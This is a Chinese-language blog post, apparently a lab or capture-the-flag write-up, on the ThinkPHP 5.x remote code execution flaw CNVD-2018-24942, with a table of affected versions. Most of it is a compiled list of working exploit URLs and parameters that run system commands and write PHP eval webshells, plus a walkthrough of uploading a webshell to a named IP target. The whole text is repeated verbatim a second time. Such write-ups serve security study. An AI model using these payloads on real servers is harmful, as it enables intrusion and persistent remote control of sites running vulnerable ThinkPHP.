
thinkphp5x任意代码执行漏洞(cnvd-2018-24942)
thinkphp5x任意代码执行漏洞(cnvd-2018-24942)
影响范围
ThinkPHP 5.0.全版本
那就是这个漏洞并不通杀 笔者后续对比了官方多个发布的5.0版本,大概总结出如下结论
| 版本名 | 是否可被攻击 | 攻击条件 |
|---|---|---|
| 5.0.0 | 否 | 无 |
| 5.0.1 | 否 | 无 |
| 5.0.2 | 否 | 无 |
| 5.0.3 | 否 | 无 |
| 5.0.4 | 否 | 无 |
| 5.0.5 | 否 | 无 |
| 5.0.6 | 否 | 无 |
| 5.0.7 | 否 | 无 |
| 5.0.8 | 是 | 无需开启debug |
| 5.0.9 | 是 | 无需开启debug |
| 5.0.10 | 是 | 无需开启debug |
| 5.0.11 | 是 | 无需开启debug |
| 5.0.12 | 是 | 无需开启debug |
| 5.0.13 | 是 | 需开启debug |
| 5.0.14 | 是 | 需开启debug |
| 5.0.15 | 是 | 需开启debug |
| 5.0.16 | 是 | 需开启debug |
| 5.0.17 | 是 | 需开启debug |
| 5.0.18 | 是 | 需开启debug |
| 5.0.19 | 是 | 需开启debug |
| 5.0.20 | 否 | 无 |
| 5.0.21 | 是 | 需开启debug |
| 5.0.22 | 是 | 需开启debug |
| 5.0.23 | 是 | 需开启debug |
之前看很多人复现时选的版本是5.0.13~5.0.19的,这些版本默认情况下config中的app_debug配置项为false,这也是为什么很多人用payload都无法复现
//远程代码执行
http://118.193.36.37:30812/
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=pwd
//这里我们上传一句话
http://118.193.36.37:30812/?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=%3C?php%20@eval($_POST[pass])?%3E

这里我们上传一句话


这里通过一句话连接靶机
然后我们进终端看下有没有“奇奇怪怪”的文件。

这里我们在/root目录下看到一个以前执行的文件

然后我们看见这边有个flag

这就完成了,这边我们引用下大佬的poc
两个通杀payload
版本号:5.0.8~5.0.19
payload:s=whoami&_method=__construct&filter&filter=system
版本号:5.0.20~5.0.23
payload:_method=__construct&filter[]=system&method=get&server[REQUSET_METHOD]=whoami
5.1.x php版本>5.5:
http://127.0.0.1/index.php?s=index/think\request/input?data[]=phpinfo()&filter=assert
http://127.0.0.1/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=<?php%20phpinfo();?>
5.0.x php版本>=5.4:
exp0 = '/index.php/?s=index/\\think\\template\driver\\file/write&cacheFile=zxc0.php&content=<?php @eval($_POST[xxxxxx]);?>'
exp1 = '/index.php/?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&vars[1][]=<?php @eval($_POST[xxxxxx]);?>'
exp2 = '/index.php/?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo \'<?php @eval($_POST[xxxxxx]);?>\'>zxc2.php'
pay
http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=phpinfo&data=1
http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=system&data=操作系统命令
http://url/to/thinkphp5.1.29/?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E
http://url/to/thinkphp5.1.29/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://url/to/thinkphp5.1.29/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=操作系统命令
http://url/to/thinkphp5.1.29/?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
5.1.x php版本>5.5
http://127.0.0.1/index.php?s=index/think\request/input?data[]=phpinfo()&filter=assert
http://127.0.0.1/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=<?php%20phpinfo();?>
写shell:
?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo \'<?php @eval($_POST[xxxxxx]);?>\'>zxc2.php'
?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&vars[1][]=<?php @eval($_POST[xxxxxx]);?>
然后总结下这边POC 引用[莫者]大神的
原文链接:https://blog.csdn.net/weixin_40709439/article/details/86564457
thinkphp5x任意代码执行漏洞(cnvd-2018-24942)
影响范围
ThinkPHP 5.0.全版本
那就是这个漏洞并不通杀笔者后续对比了官方多个发布的5.0版本,大概总结出如下结论
| 版本名 | 是否可被攻击 | 攻击条件 |
|---|---|---|
| 5.0.0 | 否 | 无 |
| 5.0.1 | 否 | 无 |
| 5.0.2 | 否 | 无 |
| 5.0.3 | 否 | 无 |
| 5.0.4 | 否 | 无 |
| 5.0.5 | 否 | 无 |
| 5.0.6 | 否 | 无 |
| 5.0.7 | 否 | 无 |
| 5.0.8 | 是 | 无需开启debug |
| 5.0.9 | 是 | 无需开启debug |
| 5.0.10 | 是 | 无需开启debug |
| 5.0.11 | 是 | 无需开启debug |
| 5.0.12 | 是 | 无需开启debug |
| 5.0.13 | 是 | 需开启debug |
| 5.0.14 | 是 | 需开启debug |
| 5.0.15 | 是 | 需开启debug |
| 5.0.16 | 是 | 需开启debug |
| 5.0.17 | 是 | 需开启debug |
| 5.0.18 | 是 | 需开启debug |
| 5.0.19 | 是 | 需开启debug |
| 5.0.20 | 否 | 无 |
| 5.0.21 | 是 | 需开启debug |
| 5.0.22 | 是 | 需开启debug |
| 5.0.23 | 是 | 需开启debug |
之前看很多人复现时选的版本是5.0.13~5.0.19的,这些版本默认情况下config中的app_debug配置项为false,这也是为什么很多人用payload都无法复现
//远程代码执行
http://118.193.36.37:30812/
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=pwd
//这里我们上传一句话
http://118.193.36.37:30812/?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=%3C?php%20@eval($_POST[pass])?%3E
这里我们上传一句话
这里通过一句话连接靶机
然后我们进终端看下有没有“奇奇怪怪”的文件。
这里我们在/root目录下看到一个以前执行的文件
然后我们看见这边有个flag
这就完成了,这边我们引用下大佬的poc
两个通杀payload
版本号:5.0.8~5.0.19
payload:s=whoami&_method=__construct&filter&filter=system
版本号:5.0.20~5.0.23
payload:_method=__construct&filter[]=system&method=get&server[REQUSET_METHOD]=whoami
5.1.x php版本>5.5:
http://127.0.0.1/index.php?s=index/think\request/input?data[]=phpinfo()&filter=assert
http://127.0.0.1/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=<?php%20phpinfo();?>
5.0.x php版本>=5.4:
exp0 = '/index.php/?s=index/\\think\\template\driver\\file/write&cacheFile=zxc0.php&content=<?php @eval($_POST[xxxxxx]);?>'
exp1 = '/index.php/?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&vars[1][]=<?php @eval($_POST[xxxxxx]);?>'
exp2 = '/index.php/?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo \'<?php @eval($_POST[xxxxxx]);?>\'>zxc2.php'
pay
http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=phpinfo&data=1
http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=system&data=操作系统命令
http://url/to/thinkphp5.1.29/?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E
http://url/to/thinkphp5.1.29/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://url/to/thinkphp5.1.29/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=操作系统命令
http://url/to/thinkphp5.1.29/?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
5.1.x php版本>5.5
http://127.0.0.1/index.php?s=index/think\request/input?data[]=phpinfo()&filter=assert
http://127.0.0.1/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=<?php%20phpinfo();?>
写shell:
?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo \'<?php @eval($_POST[xxxxxx]);?>\'>zxc2.php'
?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=zxc1.php&vars[1][]=<?php @eval($_POST[xxxxxx]);?>
然后总结下这边POC 引用[莫者]大神的
原文链接:https://blog.csdn.net/weixin_40709439/article/details/86564457

 浙公网安备 33010602011771号